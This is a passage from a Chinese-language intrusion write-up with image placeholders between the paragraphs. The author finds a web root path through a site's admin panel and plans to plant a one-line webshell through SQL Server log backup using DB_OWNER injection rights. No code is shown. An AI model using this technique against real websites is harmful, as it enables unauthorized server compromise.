



图2





图3




图4

## 三、发现突破口

我继续在后台里转着，突然发现一个很吸引人的地方——网站空间设定，如图6。最吸引我的还是那个“浏览文件夹”啊！我打开这个功能，发现了让人期待的东西，网站的根目录发现了：C:\Inetpub\wwwroot\DIGITAL\NewWeb\，如图7。没想到居然




图5

会在C盘！好了，现在有了WEB路径，注入权限又是DB_OWNER，就可以试着通过LOG备份来得到一句话木马了。




图6




图7

